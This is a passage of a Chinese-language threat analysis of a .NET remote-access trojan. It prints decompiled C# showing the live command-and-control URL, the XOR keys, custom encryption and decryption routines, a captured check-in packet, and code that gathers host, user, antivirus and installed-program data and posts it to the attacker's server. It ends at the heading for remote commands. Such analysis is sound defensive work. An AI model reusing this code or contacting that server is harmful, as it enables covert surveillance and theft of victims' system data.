
相关代码截图如下：



```
public static string pqq = "jiansmst.info";

// Token: 0x04000011 RID: 17
public static string ppp = "https://" + Program.pqq + "/bIHTfcVHegEoMrv/WCcod7JY3zwUpDH.php";

// Token: 0x04000012 RID: 18
public static char[] muri = Program.ppp.ToArray<char>();

// Token: 0x04000013 RID: 19
public static char[] keyt = new char[]
{
	'e',
	'O',
	'v',
	's',
	't',
	'o',
	'x',
	'S',
	'B',
	'b',
	'Z',
	'G',
	'W',
	's',
	'T',
	't',
	'k',
	'n',
	'c'
};
```


木马上线

样本运行后，即将发起上线请求，上线请求载荷中将包含sosid与slid数据，相关代码截图如下：



```
public void fStage(Accio acc, WebClient wb)
{
	if (Program.erctr < 20)
	{
		this._sid(acc);
		string str = this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")));
		wb.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
		try
		{
			string uniqid = acc.uniqid;
			string data = "sosid=" + str + "&aryyr=bhiii&slid=" + uniqid;
			ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
			string encodedString = wb.UploadString(new string(Program.muri), data);
			acc.xkey = this.xop11(this.b64D(encodedString), new string(Program.keyt));
			Program.erctr = 0;
			this.SStage(acc, wb);
			return;
		}
		catch
		{
			Program.erctr++;
			Thread.Sleep(5000);
			this.fStage(acc, wb);
			return;
		}
```

上线请求数据包截图如下：




```
POST /bIHTfcVHegEoMrv/WCcod7JY3zwUpDH.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: jiansmst.info
Content-Length: 136
Expect: 100-continue
Connection: Keep-Alive

sosid=HGlvX4nik7OjOyqIClL90ddAkuqiQxm27TDEOg==&aryyr=bhiii&slid=Z3F3I4+/78/ZS1H1dyD93tAtyKyRMX/Zmk3DPHWjVC6eBFmFZDRDPB7JHb1cMJZ
NIRjtOg==
```

自定义加解密算法


通过分析，发现此样本通信过程中的通信数据均会使用自定义加解密算法对其进行加解密运算。

加密算法代码截图如下：



```
public string Protean(string qwe)
{
    char[] chars = new char[]
    {
        '+',
        '_',
        'I',
        '-',
        'I',
        '3',
        ' ',
        '|',
        '<',
        '|',
        '|',
        '\\',
        '|',
        '9',
        ' ',
        '|',
        '5',
        ' ',
        '|',
        '3',
        '/',
        '-',
        '\\',
        'c',
        '|',
        '<'
    };
    return Convert.ToBase64String(Scourgify.FerulaE(Encoding.UTF8.GetBytes(chars), Scourgify.Homenum(Encoding.UTF8.GetBytes(qwe))));
```

解密算法代码截图如下：




```
public string Charm(string qwe)
{
    char[] chars = new char[]
    {
        '+',
        '_',
        'I',
        '-',
        'I',
        '3',
        ' ',
        '|',
        '<',
        '|',
        '|',
        '\\',
        '|',
        '9',
        ' ',
        '|',
        '5',
        ' ',
        '|',
        '3',
        '/',
        '-',
        '\\',
        'c',
        '|',
        '<'
    };
    return Encoding.UTF8.GetString(Scourgify.Revelio(Scourgify.FerulaD(Encoding.UTF8.GetBytes(chars), Convert.FromBase64String(qwe))));
}
```


上传主机信息

通过分析，发现主机上线成功后，将加密上传主机信息，主机信息包括：系统版本、主机名、用户名、木马路径、IP地址、系统防病毒软件、系统所有已安装程序等信息。


相关代码截图如下：




```
public void SStage(Accio acc, WebClient wb)
{
    if (Program.erctr < 20)
    {
        string text = new Program().ipd();
        string uniqid = acc.uniqid;
        OperatingSystem osversion = Environment.OSVersion;
        string text2 = this.lo.Protean(this.b64E(this.xop(acc.opersys, "")));
        string text3 = this.lo.Protean(this.b64E(this.xop(acc.mcadd, "")));
        string text4 = this.lo.Protean(this.b64E(this.xop(acc.user, "")));
        string text5 = this.lo.Protean(this.b64E(this.xop(acc.xpth, "")));
        string text6 = this.lo.Protean(this.b64E(this.xop(acc.admain.ToString(), "")));
        string text7 = this.lo.Protean(this.b64E(this.xop(acc.prcid.ToString(), "")));
        string text8 = this.lo.Protean(this.b64E(this.xop(acc.Cid, "e0vstoxSBbZGWsTtknc")));
        string text9 = this.lo.Protean(this.b64E(this.xop(text, "e0vstoxSBbZGWsTtknc")));
        string data = string.Concat(new string[]
        {
            "sosid=",
            text8,
            "&slid=",
            uniqid,
            "&sys=",
            text2,
            "&madd=",
            text3,
            "&sls=",
            text4,
            "&cwd=",
            text5,
            "&prsid=",
            text7,
            "&rt=",
            text6,
            "&pubip=",
            text9
        });
        new Thread(delegate()
        {
            this.bkj(acc, wb);
        }).Start();
        wb.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        try
        {
            if (!wb.UploadString(new string(Program.muri), data).Contains("NOT FOUND"))
            {
                Program.isCompl = true;
                Program.erctr = 0;
```



```
private void bkj(Accio a, WebClient wb)
{
    WebClient webClient = new WebClient();
    webClient.Proxy = WebRequest.GetSystemWebProxy();
    webClient.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
    webClient.Credentials = CredentialCache.DefaultCredentials;
    webClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
    string text = this.lo.Protean(this.b64E(this.xop(a.Cid, "eOvstoxSBbZGWsTtknc")));
    string uniqid = a.uniqid;
    string text2 = this.lo.Protean(this.b64E(this.xop(this.ghjk(), "eOvstoxSBbZGWsTtknc")));
    string text3 = this.lo.Protean(this.b64E(this.xop(this.dsffds(), "eOvstoxSBbZGWsTtknc")));
    string data = string.Concat(new string[]
    {
        "sosid=",
        text,
        "&slid=",
        uniqid,
        "&aunty=",
        text2,
        "&uncle=",
        text3
    });
    webClient.UploadString(new string(Program.muri), "POST", data);
}
```



```
private string ghjk()
{
    string text = "";
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FROM AntivirusProduct"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                text = text + managementBaseObject["displayName"].ToString() + Environment.NewLine;
            }
        }
    }
    catch
    {
    }
    return text;
}
```



```
private string dsffds()
{
    string text = "";
    try
    {
        ManagementScope managementScope = new ManagementScope("\\\\.\\root\\CIMV2");
        managementScope.Connect();
        ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_Product");
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher(managementScope, query).Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            string str = text;
            object obj = managementObject["Name"];
            text = str + ((obj != null) ? obj.ToString() : null) + Environment.NewLine;
        }
    }
    catch (ManagementException ex)
    {
        Console.WriteLine("Error: " + ex.Message);
    }
    return text;
}
```


远控指令

成功上传主机信息后，样本将循环发起心跳请求，用以接收远控指令，相关远控指令如下：

